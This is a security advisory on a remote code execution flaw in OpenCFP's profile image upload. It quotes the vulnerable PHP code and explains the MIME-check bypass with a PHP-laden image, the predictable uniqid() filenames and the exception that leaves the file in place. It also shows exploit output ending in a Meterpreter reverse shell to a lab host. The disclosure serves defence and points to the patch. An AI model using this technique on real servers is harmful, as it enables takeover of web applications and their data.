ADVISORY

SPECIALISED INFORMATION SECURITY
CONSULTANCY SERVICES

OpenCFP
Remote Code Execution

Researcher: Brendan Jamieson, Insomnia Security

Insomnia Security Vulnerability Advisory: ISVA-150630.1

Report Summary

Issue Name	OpenCFP - Remote Code Execution
Vendor	N/A
Vulnerable Program	OpenCFP
Tested Versions	Git commit *0e829c5f721a8876463b870666a860e20bce65b2* (Fri Apr 3 10:09:36 2015 -0400)
Tested Vulnerable Platforms	The following versions of OpenCFP have been tested as vulnerable: ▪ Git commit *0e829c5f721a8876463b870666a860e20bce65b2* (Fri Apr 3 10:09:36 2015 -0400)
Tested NOT Vulnerable Platforms	The following versions of OpenCFP have been tested as not vulnerable: ▪ Git commit *c7a0c436d88079ff41c37466f5fe2fba6e482ff0* (Wed May 20 08:48:56 2015 -0500)
Timeline	April 2015: Vulnerability Discovered 15 May 2015: Disclosed to OpenCFP developer 21 May 2015: OpenCFP patch released 30 June 2015: Insomnia advisory released
Reported To	Chris Hartjes
Discovered By	Insomnia Security <enquiries@insomniasec.com>
Files Included With Report	None

Vulnerability Specifics

Vulnerability Type	Persistent Remote Code Execution
Access Required	HTTP(S) access to affected web application
Privileges Required	NONE
Privileges Gained	Arbitrary PHP code execution with the privilege of the PHP interpreter
Base CVSS Score	10 (AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVE	N/A

Vulnerability Summary

A vulnerability exists within the profile image uploading functionality of the OpenCFP web application.

An unauthenticated attacker who has HTTP level access to the web application can register an account, and upload an image file containing PHP code (either during registration, or updating their profile), which, when requested by the attacker, will be parsed and executed by the server. This is due to a vulnerability within the *process*() method of the *ProfileImageProcessor* class.

Successful exploitation of this vulnerability completely compromises the affected web application, as well the database it has access to.

Vulnerability Details

The OpenCFP web application contains a *ProfileImageProcessor* class that is responsible for handling images that are uploaded by user's for their profiles. Specifically, the *process*() method of this class takes the user's uploaded image and performs actions on it, such as resizing and cropping. This method stores user uploaded images in a web accessible directory, using predicable output from the *uniqid*() method, combined with the user specified filename, to generate filenames for these files.

The *SignupController* and *ProfileController* classes contain methods that make use of the vulnerable *ProfileImageProcessor* class's *process*() method. These classes are used during user registration and profile editing respectively.

When uploading a file for a user's photo (both during the registration and editing profile processes), the application attempts to verify that the uploaded file is an image. This is achieved through the *validateSpeakerPhoto*() method within the *validateAll*() method in the *SignupForm* objects that handle submitted form data.

The following source code demonstrates use of the *ProfileImageProcessor* class's *process*() and *SignupForm* class's *validateAll*() methods being called in the *ProfileController* class's *processAction*() method, used when updating a user's profile:

Path `/classes/OpenCFP/Http/Controller/ProfileController.php`

```
…
        $form = new SignupForm($form_data, $this->app['purifier']);
        $isValid = $form->validateAll('update');
        if ($isValid) {
            $sanitized_data = $form->getCleanData();

            // Remove leading @ for twitter
            $sanitized_data['twitter']          =          preg_replace('/^@/',          '',
$sanitized_data['twitter']);

            if (isset($form_data['speaker_photo'])) {
                /** @var \Symfony\Component\HttpFoundation\File\UploadedFile $file */
                $file = $form_data['speaker_photo'];
                /** @var \OpenCFP\ProfileImageProcessor $processor */
                $processor = $this->app['profile_image_processor'];

                $sanitized_data['speaker_photo']   =   $form_data['first_name']   .   '.'   .
$form_data['last_name'] . uniqid() . '.' . $file->getClientOriginalExtension();

                $processor->process($file, $sanitized_data['speaker_photo']);
            }

…
```

As part of the *validateSpeakerPhoto*() method called by the *validateAll*() method in the *SignupForm* class, the uploaded file's MIME type is checked. However, this check can be bypassed; a file that contains a JPEG or PNG file at the start, followed by arbitrary PHP code, will still be considered as having an image MIME type. Such a file will successfully bypass the *validateSpeakerPhoto*() method, and was used during successful exploitation of this vulnerability. The following source code shows this MIME type check:

Path `/classes/OpenCFP/Http/Form/SignupForm.php`

```
…

    public function validateAll($action = 'create')
    {
…

        $valid_speaker_photo = $this->validateSpeakerPhoto();
…

    public function validateSpeakerPhoto()
    {
        $allowedMimeTypes = array(
            'image/jpeg',
            'image/jpg',
            'image/png',
        );

…

        // Check if photo is in the mime-type white list
        if                      (!in_array($this->_taintedData['speaker_photo']->getMimeType(),
$allowedMimeTypes)) {
            $this->_addErrorMessage("Speaker photo must be a jpg or png");

            return false;
        }

        return true;
    }
…
```

From the *ProfileImageProcessor* class's *process*() method, the application generates a temporary filename for use with the uploaded file; this temporary filename is assigned to the $*fileName* variable. This filename is predictable, as it is a combination of *uniqid*() (the output of which is predictable), and the original upload filename (from *getClientOriginalName*()). For example, if a user uploads a file with the name "*photo.php*", the temporary filename will be similar to "*5547edffcc94c_photo.php*".

After generating the temporary filename, the *process*() method then moves the uploaded file to a publically accessible directory *($file->move($this->publishDir, $fileName);*), which by default can be accessed via the /uploads/ URL of the application. The file will be stored in this directory with the new temporary filename.

The following source code shows the generation of the predictable filename, followed by moving the uploading file into a publically accessible directory:

Path	/classes/OpenCFP/Domain/Services/ProfileImageProcessor.php

```
…

public function process(UploadedFile $file, $publishFilename)
    {
        // Temporary filename to work with.
        $fileName = uniqid() . '_' . $file->getClientOriginalName();

        $file->move($this->publishDir, $fileName);

        $speakerPhoto = Image::make($this->publishDir . '/' . $fileName);

        if ($speakerPhoto->height > $speakerPhoto->width) {
            $speakerPhoto->resize($this->size, null, true);
        } else {
            $speakerPhoto->resize(null, $this->size, true);
        }

        $speakerPhoto->crop($this->size, $this->size);

        if ($speakerPhoto->save($this->publishDir . '/' . $publishFilename)) {
            unlink($this->publishDir . '/' . $fileName);
        }
    }

…
```

The use of *uniqid*() is important to this vulnerability; the value of *uniqid*() is generated based on the time on the server, and as such is predictable. While it would be possible to predict the value of *uniqid*() by estimating the current time on the target server, the application also leaks *uniqid*() values from valid uploaded images. This information allows for faster and more reliable exploitation. The following HTML shows *uniqid*() output being used in the filenames for user's images on the user's dashboard (/dashboard):

```
…
<p>
                    <img src="/uploads/foo.bar5547e8b98b3ba.php" class="profile-photo img-
responsive" />
…
```

After moving the user uploaded image, the *process*() method attempts to create an *Image* object from the original image, and depending on this object's attributes, will resize the image, followed by a crop of the image. The updated image is then saved, and the temporary file removed. This presents a race condition; if an attacker can successfully request their original malicious image file before it is removed via *unlink*(), they will gain remote code execution on the host.


However, a more reliable exploit condition also exists in this method. As no exception handling is in place during the creation and manipulation of the *Image* object, an exception in these lines of code before the *unlink*() method is called can result in an attackers temporary file permanently residing on the server, removing the requirement to meet a race condition and allowing an attacker to brute force files in the /uploads/ directory for their uploaded file.

Insomnia Security was able to cause an exception to exploit this condition, by uploading an exploit image with a malformed JPEG header (while still being valid to pass the MIME type checking), causing an error to occur when parsing the uploaded image.

Successful exploitation of this vulnerability results in the persistent installation of attacker controlled files within the web root of the OpenCFP application. Once the attacker's exploit file has been uploaded, this file can be requested and executed without authentication.

The following screenshots demonstrate successful exploitation of this vulnerability. The exploit shown creates a malicious image for exploitation, registers and authenticates as a new user, uploads the malicious image, and brute forces between known image offsets to trigger the malicious image's PHP payload. The brute force of the difference between the uniqid() offsets to trigger a collision usually takes a few minutes (as shown below), but is reliable. Once requested, the malicious image executes PHP that results in a Metasploit Meterpreter reverse shell being spawned:

Screenshot showing example exploitation



```
root@x86-64:~# time python opencfp.py http://192.168.56.104
[*] Beginning payload build...
[*] Updating the JPEG header to cause the exception...
[*] Combining the PHP payload and the image...
[*] Writing payload to photo.payload.php...
[-] Payload built!
[*] Checking registration page for OpenCFP content...
[-] Registration page looks good...
[*] Attempting to register OpenCFP account...
[*] Generating random credentials for an account...
[-] Registered account: 49Q7aQt8shPrz5C617xX@insomniasec.com
[*] Attempting to login with created account...
[-] Logged in!
[*] Attempting to read profile ID...
[-] Profile ID: 29
[*] Attempting to upload photos...
[-] Exploit photo upload caused HTTP 500 error as expected...
[*] Getting image offset...
[-] Offset: 556fdb4c3c4b3
[*] Getting image offset...
[-] Offset: 556fdb4c6427a
[>] Attempting brute force between offsets...
[>]   Start offset: 556fdb4c3c4b3
[>]     End offset: 556fdb4c6427a
[!] Exploit triggered, exiting... (66.80% total search space)

real    5m22.652s
user    0m22.172s
sys     0m10.268s
root@x86-64:~#
```

```
[*] Starting the payload handler...
[*] Sending stage (40499 bytes) to 192.168.56.104
[*] Meterpreter session 8 opened (192.168.56.102:33333 -> 192.168.56.104:59531)
at 2015-06-04 17:05:02 +1200

meterpreter > getuid
Server username: www-data (33)
meterpreter > pwd
/var/www/opencfp/web/uploads
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.56.104 - Meterpreter session 8 closed.  Reason: User exit
msf exploit(handler) >
```

Mitigation Advice / Recommendations

To address this issue, Insomnia Security recommends the following:

- Upgrade to the latest version of OpenCFP.

  A patch for this vulnerability was released in git commit c7a0c436d88079ff41c37466f5fe2fba6e482ff0:

  https://github.com/opencfp/opencfp/commit/c7a0c436d88079ff41c37466f5fe2fba6e482ff0

Legal Statement

About Us

Insomnia Security is a New Zealand-based company dedicated to providing highly specialised information security consultancy services to our many customers.

With offices in New Zealand, alongside our global partners, we are well positioned to assist our customers with their specialised security requirements.

Insomnia's services are based around information security 'with a difference': In that we specialise in researching new, and recently disclosed, vulnerabilities, thereby pushing the boundaries of today's network and application security testing.

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

Our Contact Details

For sales enquiries: sales@insomniasec.com

All other enquiries: enquiries@insomniasec.com

www.insomniasec.com